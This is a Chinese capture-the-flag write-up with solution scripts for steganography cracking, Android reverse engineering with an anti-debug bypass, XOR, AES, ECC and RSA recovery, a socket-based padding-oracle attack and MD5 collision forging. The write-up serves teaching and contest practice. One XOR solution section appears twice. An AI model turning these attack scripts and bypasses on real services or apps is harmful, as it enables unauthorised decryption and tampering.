
1. 若多线程（6线程）破解，需要1小时40分钟左右；
2. 若单线程破解，需要10多个小时；
3. 若一个一个手动试……（谁好奇谁可以试试……我就不试了……）

解码命令就是这个


decode -X -P pass name.mp3，重要的是关联到pass的多线程。也就是说，这道题原则上就让会写多线程的人做出来（但是考虑到西北赛区还是放放水，字典没造那么大）

最后，密码是valhalla（就在那个字典里）

**错误情况：**



**正确情况：**



解出：

ZmxhZ3toZWxsb19tdTIyMl8kJUBFRldSUn0

是base64，转换一下即可得到flag：

flag{hello\_mu222\_$%@EFWRR}

四、Android题

**0x01 Answer**


分值：200分

说明：Answer就是序列号的值，所以请输入序列号

flag: {HDIEBLJFKGCA}


解析：

用反汇编工具打开apk后，发现校检的代码在native层：




用ida打开so中Java\_com\_example\_lengyu\_answer01\_MainActivity\_check 函数

输入的flag 会被转换成整形数组：




事实上转换公式是 char – ‘A’+1。另一字符串"HDBEIAFLJCGK" 也按同样方式转换为整形数组。

然后转化后的两个整形数组被传入build函数。




事实上，这个build函数是由二叉树中序和后序遍历结果（flag）构造二叉树。构造成功后再先序遍历，与key数组进行比较是否相同。




那么我们可以根据key数组（先序遍历）和中序遍历结果来求后续遍历结果，flag为HDIEBLJFKGCA 。

**0x02 CrackMe1**


1. 反编译testcrack1.apk文件，例如AndroidKiller工具



从SendActivity.class文件可知，需要发送“XGDCTF”广播信息，来开启CTFReceiver页面。



CTFReceiver页面主要加密方法如红框所示。



从代码中可知，CTFReceiver.this.getPhrase().substring(1,11)就是密码，获取的方法很简单，可以动态调试so即可获得，或者可以添加smali语句也可以获得。获得的flag为：eMAORQaXcl

**0x03 CrackMe2**

1. 反编译apk，发现所有有效内容都存入so文件中。
2. 利用IDA工具分析so文件，发现该so文件进行了反调试保护，需要将在JNI\_ONLOAD下断点，把traceid检测的入口给NOP掉，就可以绕过反调试了。

3、最后动态调试so，其中加密算法是AES加密，密钥是：“com.example.forc”,密文：“0x46, 0x00, 0x94, 0x74, 0x1F, 0xAB, 0x14, 0xF0, 0xB2, 0x59, 0xA9, 0x19, 0xC0, 0x43, 0xDC, 0xC3”，求解即可获得flag。

基础加密

用IDA逆向so文件，reinforce函数是简单的异或算法，密钥是：my\_S3cr3t\_P@$$W0rD，把输入的每一位与密钥对应异或操作之后，，再进行base64加密得到一串数据。

解题脚本如下：

import base64

key="my\_S3cr3t\_P@$$W0rD"

s="CxU+NEhbEVZDaWAmHUAlVgtxZ1lPaCQHBUoKQG4zJlk="

s=base64.b64decode(s)

ans=""

print len(s)

for i in range(18):

ans+=chr(ord(s[i])^ord(key[i%18]))

#ans+=chr(ord(s[18])^ord(key[0]))

ans+=s[18]

for i in range(19,32):

ans+=chr(ord(s[i])^ord(key[i%19]))

print ans

输出结果为：flag{8ce760f9drfy5g467w4f8941cf}

**0x04基础加密**

用IDA逆向so文件，reinforce函数是简单的异或算法，密钥是：my\_S3cr3t\_P@$$W0rD，把输入的每一位与密钥对应异或操作之后，，再进行base64加密得到一串数据。

解题脚本如下：

import base64

key="my\_S3cr3t\_P@$$W0rD"

s="CxU+NEhbEVZDaWAmHUAlVgtxZ1lPaCQHBUoKQG4zJlk="

s=base64.b64decode(s)

ans=""

print len(s)

for i in range(18):

ans+=chr(ord(s[i])^ord(key[i%18]))

#ans+=chr(ord(s[18])^ord(key[0]))

ans+=s[18]

for i in range(19,32):

ans+=chr(ord(s[i])^ord(key[i%19]))

print ans

输出结果为：flag{8ce760f9drfy5g467w4f8941cf}

**五、Crypto题**

**0x01 Crypto**

根据提供的脚本，首先分析加密算法为ECC加密算法，进而求解ECC中的关键参数：

pbase=OTM1NTY2NDMyNTA3OTU2Nzg3MTg3MzQ0NzQ4ODAwMTM4Mjk1MDkzMjAzODU0MDI2OTA2NjA2MTk2OTk2NTM5MjEwMjIwMTI0ODkwODk


a=NjYwMDE1OTgxNDQwMTI4NjU4NzY2NzQxMTU1NzAyNjg5OTA4MDYzMTQ1MDY3MTExMDQ1MjEwMzY3NDc1MzM2MTI3OTg0MzQ5MDQ3ODU

可以得出为p,a的Base64编码，通过网上工具解码可得到：

p=93556643250795678718734474880013829509320385402690660619699653921022012489089

a=66001598144012865876674115570268990806314506711104521036747533612798434904785

又有曲线上的点P，进而计算b：【计算椭圆曲线，采用sagemath进行计算】：



根据加密算法，我们需要获得Bob的私钥k作为解密的参数，采用Pohlig-Hellman的方式进行求解，考虑到k<300000000000000000000000000000，所以：



得到k，进一步计算出加密时使用的点：

(21922716435982761935097354418887475455336445651219537154597071472900811551715,71253137761116074070392302093601891537223541907846038212451591831433712666626 )

写解密脚本：

import gmpy2

x=21922716435982761935097354418887475455336445651219537154597071472900811551715

M=['59606574942045237892160565660789485179761474793536568061197611839605420346341', '47875019928315975935470451251861629803812269197911544058574875780767887781883', '47875019928315975935470451251861629803812269197911544058574875780767887781883', '87395068884892630805602977284140888323072523242568617217106051341924998180285', '46630423195878630891974017244302408005523563020190564609208709685671882231257', '75663513871163368848912862875213032947123317646943593214483315283087465615827', '85854675293416868827320102885172653026510557702538106366457650697150744603084', '65472352448909868870505622865253412867736077591349080062508979869024186628570', '53740797435180606913815508456325557491786871995724056059886243810186654064112', '29033090675284737956938845630910624941599754626753028605274605597415583384570', '46630423195878630891974017244302408005523563020190564609208709685671882231257', '75663513871163368848912862875213032947123317646943593214483315283087465615827', '85854675293416868827320102885172653026510557702538106366457650697150744603084', '65472352448909868870505622865253412867736077591349080062508979869024186628570', '53740797435180606913815508456325557491786871995724056059886243810186654064112', '79988897786552237848975045680708725338535954904725594365146282667731978320855', '46630423195878630891974017244302408005523563020190564609208709685671882231257', '87395068884892630805602977284140888323072523242568617217106051341924998180285', '47875019928315975935470451251861629803812269197911544058574875780767887781883', '59606574942045237892160565660789485179761474793536568061197611839605420346341', '68553139631861392827071371663189883460860008671410101763805781158572693782972']

p=93556643250795678718734474880013829509320385402690660619699653921022012489089

m = []

for i in M:

m.append(int(i)\*gmpy2.invert(x,p)%p)

print m

最终得到flag：flag{ GOOD LUCK, LUCKY DOG!}

0x02 block+cipher

解题脚本

# -\*- coding: utf-8 -\*-

import sys

from Crypto.Cipher import \*

import binascii

import base64

import socket

import time

def padding\_oracle\_decrypt(cipher, ciphertext, iv):

cipher\_block = split\_cipher\_block(ciphertext)

if cipher\_block:

result = {}

result["intermediary"] = ''

result["plaintext"] = ''

counter = 0

for c in cipher\_block:

print "[\*] 开始解密块 "+str(counter)

print "[\*] 块 "+str(counter)+"的密文是: "+ hex\_s(c)

print

#每个块进行爆破

guess = padding\_oracle\_decrypt\_block(cipher, c, iv)

if guess:

iv = c

result["intermediary"] += guess["intermediary"]

result["plaintext"] += guess["plaintext"]

print

print "[+] 块 "+str(counter)+" 已经解密"

print "[+] 块 "+str(counter)+" 的明文是: "+guess["plaintext"]

print

counter = counter+1

else:

print "[-] 填充错误"

return result

else:

print "[-] 块大小不正确"

return False

def padding\_oracle\_decrypt\_block(cipher, ciphertext, iv):

block\_size = 16

result = {}

plain = ''

intermediary = []

iv\_p = []

for i in range(1, block\_size+1):

iv\_try = []

iv\_p = change\_iv(iv\_p, intermediary, i)

for k in range(0, block\_size-i):

iv\_try.append("\x00")

iv\_try.append("\x00")

for b in range(0,256):

iv\_tmp = iv\_try

iv\_tmp[len(iv\_tmp)-1] = chr(b)

iv\_tmp\_s = ''.join("%s" % ch for ch in iv\_tmp)

for p in range(0,len(iv\_p)):

iv\_tmp\_s += iv\_p[len(iv\_p)-1-p]

s1.send(b"2\n")

s1.recv(1024)

time.sleep(0.1)

s1.send(ciphertext + '\n')

s1.recv(1024)

time.sleep(0.1)

s1.send(iv\_tmp\_s + '\n')

time.sleep(0.1)

plain = s1.recv(1024)

if ("good padding" in plain):

i = ord(plain[-2])

#输出结果

print "[\*] 尝试的IV值: "+hex\_s(iv\_tmp\_s)

iv\_p.append(chr(b)) #附加到已知IV

intermediary.append(chr(b ^ i)) #xor出中间值

break

plain = ''

for ch in range(0, len(intermediary)):

plain += chr( ord(intermediary[len(intermediary)-1-ch]) ^ ord(iv[ch]) )

result["plaintext"] = plain

result["intermediary"] = ''.join("%s" % ch for ch in intermediary)[::-1]

return result

def change\_iv(iv\_p, intermediary, p):

for i in range(0, len(iv\_p)):

iv\_p[i] = chr( ord(intermediary[i]) ^ p)

return iv\_p

def split\_cipher\_block(ciphertext):

result = []

length = 0

while length < len(ciphertext):

result.append(ciphertext[length:length+block\_size])

length += block\_size

return result

def hex\_s(str):

re = ''

for i in range(0,len(str)):

re += "\\x"+binascii.b2a\_hex(str[i])

return re

if \_\_name\_\_ == "\_\_main\_\_":

s1 = socket.socket()

host = ""

port = 1279

cipher = "AES"

block\_size = 16

s1.connect((host, port))

s1.recv(1024)

iv ="123456789ABCDEFG"

en\_flag = "\x03\xc1\x1c\x98\x0e\x8au\xf4k\x04\x83\xeb;X\xa1:1\xe8&\x08\xe2D^\xa1\x05\xd9\xc7\x86\x8b\xd9u\x9a"

guess = padding\_oracle\_decrypt(cipher, en\_flag, iv)

if guess:

print "[+] 破解后的明文是: "+guess["plaintext"]

**0x03 RSA1**

解题脚本

#-\*- coding:utf-8 -\*-

# 当指数e和Phi(n)不互素时

from Crypto.Util.number import \*

import sympy

def gcd(a,b):

if a < b:

a,b = b,a

while b != 0:

tem = a % b

a = b

b = tem

return a

def invalidExponent(p,q,e,c):

phiN = (p - 1) \* (q - 1)

n = p \* q

GCD = gcd(e, phiN)

if (GCD == 1):

return "Public exponent is valid....."

d = inverse(e//GCD,phiN)

c = pow(c, d, n)

plaintext = sympy.root(c, GCD)

plaintext = long\_to\_bytes(plaintext)

return plaintext

def main():

p = 111052706592359766492182549474994387389169491981939276489132990221393430874991652628482505832745103981784837665110819809096264457329836670397000634684595709283710756727662219358743235400779394350023790569023369287367240988429777113514012101219956479046699448481988253039282406274512111898037689623723478951613

q = 146182161315365079136034892629243958871460254472263352847680359868694597466935352294806409849433942550149005978761759458977642785950171998444382137410141550212657953776734166481126376675282041461924529145282451064083351825934453414726557476469773468589060088164379979035597652907191236468744400214917268039573

e = 200

c = 7797067792814175554801975939092864905908878472965854967525218347636721153564161093453344819975650594936628697646242713415817737235328825333281389820202851500260665233910426103904874575463134970160306453553794787674331367563821223358610113031883172742577264334021835304931484604571485957116313097395143177603380107508691261081725629713443494783479897404175199621026515502716868988672289887933681890547568860707175288422275073767747544353536862473367590288531216644146154729962448906402712219657000812226637887827912541098992158458173920228864293993030475885461755767069329678218760943185942331149777258713727459739405

plaintext = invalidExponent(p,q,e,c)

print plaintext

main()

**0x04 RSA2**

解题脚本

# -\*- coding:utf-8 -\*-

# RSA相关消息攻击

from Crypto.Util.number import \*

#import gmpy2

import base64

# c1 = 80256065280425989347153660555632253204654757632704797390559450985825600409910703812294413750536361555897348650491697548574007864446117693097103136799284683292648287334023253488891301144881769557674366138889636475162525325855368132832237345279798028008137655682278413635753791609965810603989005785747744993045461207072415730041608172272077090225741385971

#c2 = 80256065280425989347153660555632253204654757632704797390559450985825600409910703812294413750536361555897348650491699334745453065435184774282609871793525447798655880850590288431173204818294305809864531293135689257716648980215360552397800418527073621708108066406898267720300730094465977262440649283179655484278496374936325875186126245693549228697550672467

n = 27262030738190162906068533309218248319312037416856794814532459866130196673561833084739048171769479893806671499522643803412108279907223895517897969906253626028270289028646596897429641138913001561947557784840311014399973312098056896539904624036584153785225626096007313018814076860235378686567457599895712604364100507424939342862464483596795761725357279364545154915110900098124905389351969357103586063992040096368146580315262263546850581515833590884397726108478477798668261762306189036525841356592859315437201733146083995028221597538824801113980100295046731791678895520928441645173205511865657977068061078456941189550383

c1 = "FATe12RvmXf/xIGAvNprfAQUpt1RBFw1m/zXkDKGr/vNjy9mTyT/2khYY5zcRB68fiuaehpa5HqhYprATPNty1ui+3KhW4iUBZC0J7/6zCPwocHPouHrNq3NAXhLgxYKrZkr+elHcCaP9Qz8Y6V9fH6THuWRNNVqxnaima5HdVaxxzFUYkM53fvqmsaNZEpWuFDz"

c2 = "FATe12RvmXf/xIGAvNprfAQUpt1RBFw1m/zXkDKGr/vNjy9mTyT/2khYY5zcRB68j7m+E97aqeoObnxAe3oAKXY3RgH2FyW3oKuVYTx5VxGjCksbPd5cK2mqY/yc8qSgQ/v3JREuSAPNc1muPCv9A+FcnU6m9BHERDOxyUuZosK66GTyirqVTaC2YnviYVnoyVJT"

c1\_debase = base64.b64decode(c1)

c1 = bytes\_to\_long(c1\_debase)

c2\_debase = base64.b64decode(c2)

c2 = bytes\_to\_long(c2\_debase)

a = 1

b = -32

def getmessage(a, b, c1, c2, n):

b3 = pow(b, 3, n)

part1 = b \* (c1 + 2 \* c2 - b3) % n

part2 = a \* (c1 - c2 + 2 \* b3) % n

part2 = inverse(part2, n)

return part1 \* part2 % n

message = getmessage(a, b, c1, c2, n)

#print message

print long\_to\_bytes(message)

# message = hex(message)[2:]

# if len(message) % 2 != 0:

# message = '0' + message

# print message.decode('hex')

**0x05对对碰**

此题给个目标文件good.exe，要求生成一个md5值相同的但执行结果不同的可执行文件。

题目涉及的考点主要是MD5碰撞。网上能搜到工具fastcoll\_v1.0.0.5.exe，根据此工具的使用说明可知，输入一个程序，将会输入两个md5值相同的程序。该程序的工作原理是基于“前缀构造法”，以同一个给定的前缀程序A为基础，在尾部添加不同的附加数据，得到两个具有相同的MD5的样本B和C。使用十六进制编辑器打开目标文件，发现在文件结尾处出现了一段附加的数据，如图1所示。




图 1

向该工具中输入4个程序，生成4对程序，查看结果。




图 2




图 3




图 4




图 5




图 6


发现每对程序的附加数据只有固定几位不同（少则6位，多则8位），且差值取值只有4种。

以图2为例。

|  |  |  |  |
| --- | --- | --- | --- |
| 位置 | 程序1值 | 程序2值 | 差值 |
| （2，4） | 1 | 9 | “-8” |
| （3，-3） | 2 | A | “-8” |
| （3，-2） | E2 | E1 | 1 |
| （4，-5） | 3 | B | “-8” |
| （-3，4） | A | 2 | 8 |
| （-2，-3） | F | 7 | 8 |
| （-2，-2） | 5F | 60 | 1 |
| （-1，-5） | F | 7 | 8 |

剩下的就是爆破了。

最后答案：



两个程序的MD5: A1CCD9013A799A6FB4F717439D8C6EAB